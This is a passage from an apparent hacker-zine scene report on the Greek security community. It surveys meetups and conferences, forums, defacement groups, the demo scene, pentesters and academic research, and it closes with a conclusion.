The need for an event came as no surprise. Everyone agreed that the local underground scene had been inactive for quite a long time and that a meeting (preferably with a catchy name!) would be the ideal motive for all those who were willing to share their ideas but never had the chance to. The place was Thessaloniki, and the name was picked to be Thessaloniki Tech Talk Sessions or just TTTS. Since TTTS was not cool enough, the final name for the meeting was chosen to be 3TS and was later settled to 0x375 (almost overnight!). During 0x375 meetings people give presentations on technical topics, have an open discussion and an afternoon full of fun. Currently, the Greek underground scene is preparing for 0x375 0x03 but the lack of people willing to contribute has made the whole process a difficult task. 0x375 material is published at [375].

## ----[ 2.2.2 AthCon

Following the classic naming convention of other "cons", three people from Athens decided to organize AthCon, an IT security conference that would take place in Athens, Greece. The AthCon staff announced an open call for papers and promised everyone that it was going to be a cool event. And, yes, it was. The first ever AthCon took place in June 2010 and was actually the first "con" to take place in Greece. The event featured a capture the flag contest, a closing party and cool presentations. It's interesting to note that AthCon attracted a lot of people active in the international security scene [ATH] both as speakers or as part of the audience. AthCon was the perfect place for everyone to meet in real life and have fun. We would, definitely, like to see more security conferences taking place in Greece in the near future.

## ----[ 2.2.3 2600

According to the official Greek 2600 site [260], 2600 meetings started taking place in Athens back in 1999 and, as far as the authors know, they are still frequently organized. During 2600 meetings various people, mainly young inexperienced ones (and that doesn't really matter), meet to have a drink and talk about technical matters. Although we haven't personally attended any of those meetings lately, we believe that they serve a good purpose.

# ----[ 2.3 Online forums

We live in the, so called, "century of information" and it seems that Greek hackers have kept up with the pace information travels. Fortunately, Greeks are quite active when it comes to setting up discussion forums and blogs. POwnbox [PWN] is such a discussion forum. Although most of its members are freshmen (in a good sense), there are some interesting discussions on that board from time to time.

Hey, we are pretty sure you already know xorl's blog, right? It's probably one of the most famous security blogs around and it's mostly dedicated to vulnerability analysis. The pace by which xorl posts stuff may cause you vertigo! Xorl is doing a great job and it's obvious that he spends a quite fair amount of his daily free time on posting things. His blog [XRL] is well worth visiting if you don't already know it.

### ----[ 2.4 - Controversial groups

In the recent past there have been a number of groups doing defacements and fighting each other with childish insults. One of the most high profile cases of this is the CERN defacement. There are tons of articles on the Internet about the CERN incident and the events associated with the defacement of the lxplus.cern.ch web server. We will merely state the obvious. The content of the CERN defacement put blame on the same behavior that itself was perpetuating.

Another recent trend in the Greek web defacement "scene" is the emergence of extreme nationalistic groups. These groups attack web sites associated with neighboring countries and deface them with nationalistic content and messages. One of these groups uses a name (Greek Hacking Scene) quite similar to a historic Greek hacking group (Greek Hackers Society). Their reasons for using a similar name are quite obvious. We personally believe that what nationalism stands for goes against the spirit of hacking, and we will leave it at that.

Last but not least, Hack4Fame was a self-proclaimed hacking group supposedly composed of blackhat hackers from various countries including Greece. However, it was obvious to most of us who the single person behind Hack4Fame was. In February 2010, Hack4Fame used standard media tricks to publish data that were supposedly stolen after a hack in a Greek bank. The data, which in reality were circulating the Greek underground scene for more than 8 years, belonged to other individuals who either hacked the aforementioned bank in the past or had performed fully legal penetration tests. We don't know what the motive was for Hack4Fame but we definitely disagree with his behavior, especially when it comes to publishing third party private material belonging either to a company or to individuals.

# ----[ 2.6 - Demo scene

The demo scene has always been very closely associated to the hacking scene having forked from it. While in the past the demo scene in Greece was quite active, several demo parties were organized in a yearly basis with the most famous one being The Gardening [GRD], it is currently in a state of hibernation. An example of this sad state of affairs is that the past Greek demo scene online home is now a web page full of advertisements [DMS].

However there is one Greek demogroup that isn't just currently active, but is also transcending the borders of Greece and is successfully participating in international demo scene competitions [ASD]. Andromeda Software Development (ASD) were formed in 1992 and participated for the first time in a Greek demo party in 1995 (The Gardening 1995). They originally developed demos on MS DOS with Borland Turbo Pascal and inline 16-bit assembly. In 2003 they competed for their first time in an international event (Assembly 2003) and in 2005 they won that year's Assembly demo party. Since then they regularly compete in international demo scene events and have won many times [AWP].

# ----[ 2.6 - Pentesting community

Although we all like to pretend that the commercial penetration testing community has little to do with the underground, we all know that it actually has much to do with us. In Greece many, surely not all though, pentesters that work for security companies come from an underground hacking background. Others try to become part of the hacking scene in order to leech technical know-how, code and sometimes even ready-to-use weaponized exploits. Lately we have seen the emergence of a particular community of people that do a security MSc degree at a semi-respectable UK university (no need to mention it by name, it is well-known in security circles), return to Greece and pretend to know everything there is to know about "hacking". These people fail to understand the importance of the underground and their leeching behavior actively contributes to the demise of the already weak Greek scene. We all hope that Greek security companies will start to publish tools, give talks and generally support and contribute back to the underground hacking scene that has taught them so much in their early days.

## ----[ 2.7 - Open source related events

The open source movement has seen a certain degree of acceptance and has gained several followers and evangelists in Greece. As part of this movement there have been several communities that have and still are organizing technical talks and events. Although these events are not primarily focused on security topics, there have been interesting security talks from time to time. The Software Libre Society at the University of Piraeus [SLS] deserves a special mention since it has been meeting on a regular basis and most talks presented there are of an acceptable to high technical level.

#### ----[ 2.8 - Academia

Last but not least, it's quite encouraging that Greek universities have recently started dealing with security more seriously. There are several opportunities for a student to do some serious research for a thesis, an MSc or a PhD that focuses on security both formally and practically. This is good news since a couple of years ago the phrase "applied security research" sounded alien to most academics. Namely, the Electrical and Computer Engineering Department of A.U.Th. (Thessaloniki, Greece) and N.T.U.A. (Athens, Greece) as well as the CS department of the University of Piraeus (Piraeus, Greece) are currently some of those places where one can treat security more academically.

Another academic institute that is actively doing security research is ICS, FORTH in Heraklion, Crete [ICS]. Among their research topics are large scale malware analysis, the monitoring of Internet for malware traffic and malware epidemics. They have developed their own honeypot/honeynet software which runs on a host machine and binds several well-known ports that aren't used by the host. All the traffic that comes to these ports is forwarded to their own backend infrastructure for further analysis. Furthermore, they have recently started doing research on GPU-hosted malware.

Unfortunately, due to certain narrow minded extremists that represent various political (and mostly partisan) views, Greek universities are still quite far from doing some real, valuable research and even further from collaborating with the very few capable security companies. Analysis of the Greek educational system is a very interesting topic that may teach you all how to respect the fact that you were born in a more civilized country:-)

## --[ 3 - Conclusion, what does the future hold

The near future seems debatable for the Greek computer underground scene.

The fact that it is so small means that it is flexible and adaptable, but also means that fragmentations and grudges between individuals can wound it gravely. The Greek scene cannot be forcefully resurrected, that would only lead to more mindless zombies with no motivation and no passion for hacking. We would like to conclude with a positive message and we feel that the conclusion of the "Underground Myth" article in issue 65 applies well to the current situation in Greece [UND]:

"All that remains is to relax, to do what you enjoy doing; to hack purely for the enjoyment of doing so. The rest will come naturally, a new scene, with its own traditions, culture and history. A new underground, organically formed over time, just like the first, out of the hacker's natural inclination to share and explore."

We hope you enjoyed this brief overview of the current state of the Greek security scene. Greets and thanks to the people that provided extra information on certain topics. You know who you are.

Stay tuned for the second part of this article.

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